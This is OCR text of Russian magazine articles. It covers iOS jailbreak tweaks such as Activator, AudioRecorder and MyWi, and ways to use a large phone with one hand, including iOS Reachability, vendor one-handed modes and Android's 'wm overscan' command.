
РАСШИРЯЕМ ВОЗМОЖНОСТИ

Если ты хочешь настроить быстрое управление разнообразными функциями устройства при помощи его аппаратных компонентов (дисплея, акселерометра, переключателей), то тебе нужен твик Activator. Этот твик настолько популярен, что многие джейлбрейк-разработчики пишут твики, активировать которые можно только с его помощью.

Для многих пользователей iOS-устройств остается актуальной проблема записи телефонных звонков на аппарате, которую приложения из App Store решают лишь частично. Твик AudioRecorder обеспечивает данную возможность.

Функции AudioRecorder:

- запись телефонных звонков, звонков FaceTime и системных звуков;
- проигрывание предупреждающего о начале записи сигнала;
- настройка включения жестами Activator или запись всех звонков;
- возможность поделиться записями разговоров.



Главное меню AudioRecorder

Настройки AudioRecorder

Если ты хочешь использовать свое устройство в качестве беспроводного маршрутизатора, тебе пригодится твик MyWi. Он позволяет создать хотспот в один клик (поддерживается раздача интернета по Bluetooth, Wi-Fi и с помощью проводного соединения).



ЗАКЛЮЧЕНИЕ


При помощи джейлбрейк-твиков и утилит можно расширять возможности устройств iOS до бесконечности. Трудно найти такую функцию, которая не могла бы быть реализована при помощи этих программ. Главное здесь — понимать, какие возможности действительно пригодятся, и не устанавливать лишнее. Все твики, приведенные в статье, достаточно стабильны и, запущенные вместе, не вызывают конфликтов, однако их совместная работа может сильно увеличить энергопотребление устройства и сделать его работу более медленной.



Главное меню MyWi

ОДНОРУКИЙ БАНДИТ

Евгений Зобнин
androidstreet.net




ИСПОЛЬЗУЕМ ГУГЛОФОН И АЙФОН ОДНОЙ РУКОЙ БЕЗ НЕУДОБСТВ

Раньше трава была зеленее, девушки красивее, а смартфоны имели адекватные размеры. А вот их современные аналоги стали настолько большими, что использовать их одной рукой может разве что двухметровый гигант с огромными ладонями. К счастью, в большинстве случаев ситуацию можно если не исправить, то хотя бы облегчить, используя различные настройки и хаки Android и iOS.

3.5 дюйма — идеальный размер экрана для работы со смартфоном одной рукой, и именно по этой причине он был выбран для первых моделей iPhone. За Apple последовали и другие производители. В период с 2007 по 2009 год самыми ходовыми размерами экрана были 3.2, 3.5 и 3.7 дюйма; смартфоны были ориентированы на работу одной рукой и обладали кучей других преимуществ компактных устройств.

Сегодня средний размер экрана смартфона — 5 дюймов (пять, Карл!), поэтому говорить об удобстве использования одной рукой или ношении смартфона в переднем кармане джинсов уже не приходится. Ты либо тыкаешь по экрану одной рукой, держа его в другой (по сути — так же, как во времена всем ненавистных стилусов), либо роняешь, пытаясь дотянуться до краев экрана большим пальцем.



Знаменитое изображения зон покрытия пальца в разных моделях iPhone

Осознавая данную проблему, производители придумывают разного рода ухищрения. В iOS есть режим Reachability, при активации которого экран как бы

сдвигается вниз, в прошивках от Samsung — режим сворачивания всего содержимого экрана в плавающее окно, у других производителей — свои аналоги данных функций. В этой статье мы поговорим как раз об этих функциях, а также о том, как расширить их функциональность или заменить на более удобный аналог. Отдельно я также покажу, как получить функциональность one-handed mode на стоковой Android-прошивке и в любом кастоме.

IPHONE

Начнем с iPhone. Здесь все просто: стандартная функция Reachability работает без проблем и по умолчанию доступна на iPhone 6/6S и iPhone 6/6S Plus. Все, что нужно сделать — два раза тапнуть по сенсору Touch ID, и экран сдвинется вниз. Вернуть его обратно можно либо таким же образом, либо просто ничего не нажимая в течение нескольких секунд.

Вроде бы все просто... но есть несколько проблем. Во-первых, Reachability никак не конфигурируется: если тебе нужно расширить размер «окна» или изменить его другим образом, ничего не получится. Ешь что дают. Во-вторых, сама реализация этого режима далеко не идеальна: окно запущенного приложения имеет нестандартные и неудобные размеры, и правая сторона экрана все равно оказывается в трудно достижимой зоне.




Настройки SimpleReach

Эти проблемы можно решить с помощью jailbreak и твиков. Твик SimpleReach добавляет настройки, которые позволяют создать несколько вариантов «высоты окна», доступных по свайпу от датчика Touch ID вверх, вверх-влево или вверх-вправо — итого три разных настройки высоты. Должно быть вполне достаточно.

Для решения остальных проблем лучше всего подойдет твик OneHandWizard: он заменяет стандартную реализацию Reachability на более адекватное и удобное решение. После его установки содержимое экрана больше не будет съезжать вниз при двойном тапе — вместо этого экран будет масштабироваться до небольшого окна с правой или с левой стороны экрана. Другими словами, содержимое экрана просто станет меньше.

По умолчанию размер окна будет примерно равен размеру экрана iPhone 5, но потянув за край, его можно увеличить или уменьшить до определенных разме-

ров. Твик позволяет решить проблему «дотягивания» до физических кнопок. Сбоку от окна есть кнопка для показа интерфейса управления настройками звука, блокировки экрана и снятия скриншота. Кстати, цена твика $3.99.



Так будет выглядеть интерфейс после установки и активации OneHandWizard

ANDROID

С Android все намного сложнее. Чистая версия системы, распространяемая Google, вообще не имеет подобных функций; поэтому производители реализуют ее сами, разными методами и с разной степенью удобства.

Samsung

Наверное, лучшая реализация функции управления одной рукой — у Samsung. Здесь доступно сразу две реализации: ты можешь либо включить масштабирование интерфейса, когда содежимое экрана уменьшается так, чтобы ты мог дотянуться до всех элементов управления (аналог твика OneHandWizard), либо активировать функцию сдвигания таких вещей как клавиатура, кнопки калькулятора и окно ввода пин-кода в одну из сторон экрана.

Обе функции доступны в Настройках: «Экран и обои -> Управление одной рукой». Досточно просто включить одну из них. После этого вторая функция заработает сама, а для активации первой нужно будет нажать кнопку «Домой» три раза. В старых прошивках (Galaxy S5, например) функция активируется с помощью свайпа от края экрана с возвращением пальца к краю (туда-обратно).

Asus

Прошивка смартфонов Asus также поддерживает режим масштабирования (уменьшения) картинки на экране с целью сделать все элементы интерфейса доступными для большого пальца. Активируется она в разделе «Режим управления одной рукой» в настройках, а включается с помощью двойного тапа по кнопке домой. Очень просто.

LG

Реализация функции управления одной рукой в смартфонах LG гораздо беднее. По сути все, что тут есть — это возможность включить тот самый сдвиг кла-

виатуры, номеронабирателя и окна ввода пин-кода на экране блокировки влево или вправо. Для ее активации идем в настройки: «Настройки -> Устройство -> Управление одной рукой». Все три функции можно включить отдельно.

Другие

Прошивки многих других смартфонов также включают в себя функции для работы одной рукой. Тот же режим масштабирования доступен в смартфонах Sony, Huawei и Xiaomi. Нередко подобную функциональность можно встретить даже в прошивках китайских ноунеймов. Главное, попытаться ее найти.



INFO

Для активации режима работы одной рукой в MIUI достаточно провести от кнопки «Домой» влево или вправо; для отключения — проделать обратную операцию. Включить/Отключить функцию полностью можно в дополнительных настройках, пункт «Использование одной рукой».

ЧИСТЫЙ ANDROID И КАСТОМНЫЕ ПРОШИВКИ


Как я уже сказал, в чистом Android функции для работы со смартфоном одной рукой нет. Нет ее и в CyanogenMod, и во всех остальных кастомах за исключением прошивки MIUI. Поэтому если у тебя установлен AOSP или CyanogenMod — придется применять хаки и костыли.

Стандартные возможности

Самый простой способ — воспользоваться стандартными функциями. В Android есть команда wm, которая позволяет работать с менеджером окон, управляющим всем, что ты видишь на экране. Возможности у нее разные, но в свете данной статьи нас интересует только одна функция — overscan. Она позволяет отодвинуть видимое на экране изображение на указанное количество точек от края.

Имея права root и Android не ниже 4.3, ты можешь использовать эту команду для сжимания экрана на манер функции Reachibility в iOS или других трансформаций. Формат команды такой:

```
wm overscan ЛЕВО,ВЕРХ,ПРАВО,НИЗ
```



После выполнения команды wm overscan



